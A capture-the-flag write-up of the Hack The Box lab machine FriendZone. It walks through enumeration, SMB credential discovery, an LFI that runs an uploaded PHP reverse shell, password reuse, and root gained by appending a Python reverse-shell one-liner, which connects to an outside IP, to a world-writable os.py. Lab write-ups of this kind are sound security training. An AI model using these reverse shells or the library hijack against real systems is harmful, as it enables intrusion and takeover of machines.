Hack The Box : FriendZone
15 August, 2021
Starting off with the nmap scan
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_  256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp  open  domain      ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Friend Zone Escape software
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 404 Not Found
| ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO
| Not valid before: 2018-10-05T21:02:30
|_Not valid after:  2018-11-04T21:02:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -1h00m00s, deviation: 1h43m54s, median: -1s
|_nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: friendzone
|   NetBIOS computer name: FRIENDZONE\x00
|   Domain name: \x00
|   FQDN: friendzone
|_  System time: 2021-08-15T16:21:17+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-08-15T13:21:17
|_  start_date: N/A
Since I was using nmapAutomator, gobuster was also run
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.123:80
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              html           [Size: 324]
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://10.10.10.123:80/.hta                 (Status: 403) [Size: 291]
http://10.10.10.123:80/.hta.html           [Size: 324] (Status: 403) [Size: 318]
http://10.10.10.123:80/.htaccess.html           [Size: 324] (Status: 403) [Size: 323]
http://10.10.10.123:80/.htpasswd            (Status: 403) [Size: 296]
http://10.10.10.123:80/.htaccess            (Status: 403) [Size: 296]
http://10.10.10.123:80/.htpasswd.html           [Size: 324] (Status: 403) [Size: 323]
http://10.10.10.123:80/index.html           (Status: 200) [Size: 324]
http://10.10.10.123:80/robots.txt           (Status: 200) [Size: 13]
http://10.10.10.123:80/server-status        (Status: 403) [Size: 300]
http://10.10.10.123:80/wordpress            (Status: 301) [Size: 316] [--> http://10.10.10.123/wordpress/]
The robots.txt didn't have anything
$ curl 10.10.10.123/robots.txt
seriously ?!

Same for the /wordpress path
I add friendzone.red to my hosts file and checked it out over port 443 and port 80
$ curl http://friendzone.red --insecure
<title>Friend Zone Escape software</title>

<center><h2>Have you ever been friendzoned ?</h2></center>

<center><img src="fz.jpg"></center>

<center><h2>if yes, try to get out of this zone ;)</h2></center>

<center><h2>Call us at : +999999999</h2></center>

<center><h2>Email us at: info@friendzoneportal.red</h2></center>

$ curl https://friendzone.red --insecure
<title>FriendZone escape software</title>

<br>
<br>


<center><h2>Ready to escape from friend zone !</h2></center>


<center><img src="e.gif"></center>

<!-- Just doing some development here -->
<!-- /js/js -->
<!-- Don't go deep ;) -->

$ curl https://friendzone.red/js/js/ --insecure
<p>Testing some functions !</p><p>I'am trying not to break things !</p>UHprOGc1QkdwczE2MjkwMzc0MzZWbUY0RmZWVktF<!-- dont stare too much , you will be smashed ! , it's all about times and zones ! -->
$ curl https://friendzone.red/js/js/ --insecure
<p>Testing some functions !</p><p>I'am trying not to break things !</p>b3g3T0huaUxmbTE2MjkwMzc1MzhvNDdBTVl3Qjhu<!-- dont stare too much , you will be smashed ! , it's all about times and zones ! -->
$ curl https://friendzone.red/js/js/ --insecure
<p>Testing some functions !</p><p>I'am trying not to break things !</p>VFh3TUNXWk9UMDE2MjkwMzc1NDNFYjlLMm5GeWhw<!-- dont stare too much , you will be smashed ! , it's all about times and zones ! -->
$ curl https://friendzone.red/js/js/ --insecure
<p>Testing some functions !</p><p>I'am trying not to break things !</p>ZjZFVmlmTHBsUDE2MjkwMzc1NDY1cmhta0RTMlln<!-- dont stare too much , you will be smashed ! , it's all about times and zones ! -->
The string was changing each time indicating that some dynamic code was running.
Moving on, I checked the DNS server using a zone transfer for the friendzone.red domain
$ dig AXFR @10.10.10.123 friendzone.red
; <<>> DiG 9.16.11-Debian <<>> AXFR @10.10.10.123 friendzone.red
; (1 server found)
;; global options: +cmd
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.         604800  IN      AAAA    ::1
friendzone.red.         604800  IN      NS      localhost.
friendzone.red.         604800  IN      A       127.0.0.1
administrator1.friendzone.red. 604800 IN A      127.0.0.1
hr.friendzone.red.      604800  IN      A       127.0.0.1
uploads.friendzone.red. 604800  IN      A       127.0.0.1
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 504 msec
;; SERVER: 10.10.10.123#53(10.10.10.123)
;; WHEN: Sun Aug 15 10:31:09 EDT 2021
;; XFR size: 8 records (messages 1, bytes 289)
Going back to the nmap output, the FTP server didn't have anonymous login enabled so I ran enum4linux next
 =========================================
|    Share Enumeration on 10.10.10.123    |
 =========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        Files           Disk      FriendZone Samba Server Files /etc/Files
        general         Disk      FriendZone Samba Server Files
        Development     Disk      FriendZone Samba Server Files
        IPC$            IPC       IPC Service (FriendZone server (Samba, Ubuntu))
Checking out the shares available
$ smbclient --no-pass //10.10.10.123/Files
tree connect failed: NT_STATUS_ACCESS_DENIED
$ smbclient --no-pass //10.10.10.123/general
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 16 15:10:51 2019
  ..                                  D        0  Wed Jan 23 16:51:02 2019
  creds.txt                           N       57  Tue Oct  9 19:52:42 2018

                9221460 blocks of size 1024. 6456512 blocks available
smb: \> get creds.txt
getting file \creds.txt of size 57 as creds.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
$ cat creds.txt
creds for the admin THING:

admin:WORKWORKHhallelujah@#
$ smbclient -U admin //10.10.10.123/Development
Enter WORKGROUP\admin's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Aug 15 09:33:12 2021
  ..                                  D        0  Wed Jan 23 16:51:02 2019

                9221460 blocks of size 1024. 6456504 blocks available
The credentials didn't work for the Files share. The Development share although empty did allow uploading files.
Next I ran gobuster on the three subdomainds found earlier
$ gobuster dir -r -w wordlists/common.txt -u 'https://administrator1.friendzone.red/' -k -x php,txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://administrator1.friendzone.red/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../../wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,txt
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
/.hta.php             (Status: 403) [Size: 313]
/.hta.txt             (Status: 403) [Size: 313]
/.hta                 (Status: 403) [Size: 309]
/.htaccess            (Status: 403) [Size: 314]
/.htpasswd            (Status: 403) [Size: 314]
/.htaccess.php        (Status: 403) [Size: 318]
/.htpasswd.php        (Status: 403) [Size: 318]
/.htaccess.txt        (Status: 403) [Size: 318]
/.htpasswd.txt        (Status: 403) [Size: 318]
/dashboard.php        (Status: 200) [Size: 101]
/images               (Status: 200) [Size: 1139]
/index.html           (Status: 200) [Size: 2873]
/login.php            (Status: 200) [Size: 7]
When I went to dashboard.php it "you can't see the content! please login!" So I used the credentials obtained from the general share and it worked.

Following the suggested query parameters

Looks like this might be vulnerable to LFI, when I gave pagename as login, it showed the "Wrong!" from the login page
$ curl 'https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=login' -H 'Cookie: sid=a388df2e-fdd5-11eb-a44d-164c26391b4a; FriendZoneAuth=e7749d0f4b4da5d03e6e9196fd1d18f1' --insecure
<title>FriendZone Admin !</title><br><br><br><center><h2>Smart photo script for friendzone corp !</h2></center><center><h3>* Note : we are dealing with a beginner php developer and the application is not tested yet !</h3></center><center><img src='images/a.jpg'></center><center><h1>Something went worng ! , the script include wrong param !</h1></center>Wrong !
By chance I tried the pagename uploads/upload based on the fact that the uploads subdomain had this page and it showed a weird message
curl 'https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=../uploads/upload' -H 'Cookie: sid=a388df2e-fdd5-11eb-a44d-164c26391b4a; FriendZoneAuth=e7749d0f4b4da5d03e6e9196fd1d18f1' --insecure
<title>FriendZone Admin !</title><br><br><br><center><h2>Smart photo script for friendzone corp !</h2></center><center><h3>* Note : we are dealing with a beginner php developer and the application is not tested yet !</h3></center><center><img src='images/a.jpg'></center><center><h1>Something went worng ! , the script include wrong param !</h1></center>WHAT ARE YOU TRYING TO DO HOOOOOOMAN !
At this point I would like to upload a PHP reverse shell to the machine. I had two options for doing so:
- Disguise a PHP file as an image using magic bytes and try to access it as
../uploads/rev - Upload to the
DevelopmentSMB share
I tried the first one and it didn't work...
I tried the second one as well and it didn't work the first time. I went back to the SMB enumeration output and saw that the Files share was pointing to /etc/Files, as a hunch I tried /etc/Development/rev and it worked!!!
$ nc -lvnp 4243
listening on [any] 4243 ...
connect to [10.10.16.174] from (UNKNOWN) [10.10.10.123] 34198
Linux FriendZone 4.15.0-36-generic #39-Ubuntu SMP Mon Sep 24 16:19:09 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 19:40:46 up  3:20,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:109::/run/uuidd:/usr/sbin/nologin
friend:x:1000:1000:friend,,,:/home/friend:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
Debian-exim:x:107:114::/var/spool/exim4:/usr/sbin/nologin
ftp:x:108:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
bind:x:109:116::/var/cache/bind:/usr/sbin/nologin
User
The user flag was readable by www-data
www-data@FriendZone:/$ cd /home
cd /home
www-data@FriendZone:/home$ ls
ls
friend
www-data@FriendZone:/home$ cd friend
www-data@FriendZone:/home/friend$ ls -ltrha
ls -ltrha
total 36K
drwxr-xr-x 3 root   root   4.0K Oct  5  2018 ..
-rw-r--r-- 1 friend friend  807 Oct  5  2018 .profile
-rw-r--r-- 1 friend friend 3.7K Oct  5  2018 .bashrc
-rw-r--r-- 1 friend friend  220 Oct  5  2018 .bash_logout
drwx------ 2 friend friend 4.0K Oct  5  2018 .cache
-rw-r--r-- 1 friend friend    0 Oct  5  2018 .sudo_as_admin_successful
drwx------ 3 friend friend 4.0K Oct  6  2018 .gnupg
drwxrwxr-x 3 friend friend 4.0K Oct  6  2018 .local
-r--r--r-- 1 root   root     33 Oct  6  2018 user.txt
lrwxrwxrwx 1 root   root      9 Jan 24  2019 .bash_history -> /dev/null
drwxr-xr-x 5 friend friend 4.0K Jan 24  2019 .
www-data@FriendZone:/home/friend$ cat user.txt
cat user.txt
<flag>
But let's still try to escalate to friend
Looking around, I found some MySQL credentials
www-data@FriendZone:/var/www$ cat mysql_data.conf
cat mysql_data.conf
for development process this is the mysql creds for user friend

db_user=friend

db_pass=Agpyu12!0.213$
And thanks to password re-use, the credentials helped switch to friend
www-data@FriendZone:/var/www$ su friend
su friend
Password: Agpyu12!0.213$
friend@FriendZone:/var/www$ whoami
whoami
friend
friend@FriendZone:/var/www$ id
id
uid=1000(friend) gid=1000(friend) groups=1000(friend),4(adm),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)
Root
I ran linpeas and it returned absolutely nothing to pursue so I ran pspy and I saw a script running as root
2021/08/15 19:56:01 CMD: UID=0    PID=19397  | /usr/bin/python /opt/server_admin/reporter.py
2021/08/15 19:56:01 CMD: UID=0    PID=19396  | /bin/sh -c /opt/server_admin/reporter.py
friend@FriendZone:~$ ls -ltrha /opt/server_admin/reporter.py
-rwxr--r-- 1 root root 424 Jan 16  2019 /opt/server_admin/reporter.py
friend@FriendZone:~$ cat /opt/server_admin/reporter.py
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled results email +cc +bc -v -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
friend didn't have permission to write to this file. I tried the SMTP password to switch to root but it wasn't correct.
Let's check if the os module is writeable, ideally it shouldn't be.
friend@FriendZone:/opt/server_admin$ /usr/bin/python -V
Python 2.7.15rc1
friend@FriendZone:/opt/server_admin$ ls -ltrha /usr/lib/python2.7/os*
-rwxr-xr-x 1 root   root   4.6K Apr 16  2018 /usr/lib/python2.7/os2emxpath.py
-rwxr-xr-x 1 root   root   4.5K Oct  6  2018 /usr/lib/python2.7/os2emxpath.pyc
-rwxrwxrwx 1 root   root    26K Jan 15  2019 /usr/lib/python2.7/os.py
-rw-rw-r-- 1 friend friend  25K Jan 15  2019 /usr/lib/python2.7/os.pyc
Oh so it is writeable...
friend@FriendZone:/opt/server_admin$ echo 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.174",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/bash")' >> /usr/lib/python2.7/os.py
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.174] from (UNKNOWN) [10.10.10.123] 53500
root@FriendZone:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@FriendZone:~# whoami
whoami
root
root@FriendZone:~# pwd
pwd
/root
root@FriendZone:~# ls -ltrha
ls -ltrha
total 40K
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root 3.1K Apr  9  2018 .bashrc
drwxr-xr-x 22 root root 4.0K Oct  5  2018 ..
drwxr-xr-x  3 root root 4.0K Oct  5  2018 .local
drwxr-xr-x  2 root root 4.0K Oct  6  2018 certs
-rw-r--r--  1 root root   66 Oct  6  2018 .selected_editor
-rw-r--r--  1 root root   33 Oct  6  2018 root.txt
drwx------  3 root root 4.0K Oct 10  2018 .gnupg
drwx------  2 root root 4.0K Oct 10  2018 .cache
lrwxrwxrwx  1 root root    9 Jan 24  2019 .bash_history -> /dev/null
drwx------  6 root root 4.0K Jan 24  2019 .
root@FriendZone:~# cat root.txt
cat root.txt
<flag>
NOTE: Apparently the file did show up in Linpeas, indicating that friend would be able to write to it, I just missed it...
[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/etc/Development
/etc/Development/rev.php
/etc/sambafiles
/home/friend
/run/lock
/run/user/1000
/run/user/1000/gnupg
/run/user/1000/systemd
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/linpeas.sh
/tmp/.Test-unix
/tmp/.X11-unix
#)You_can_write_even_more_files_inside_last_directory
/usr/lib/python2.7
>> /usr/lib/python2.7/os.py
/var/lib/php/sessions
/var/mail/friend
/var/spool/samba
/var/tmp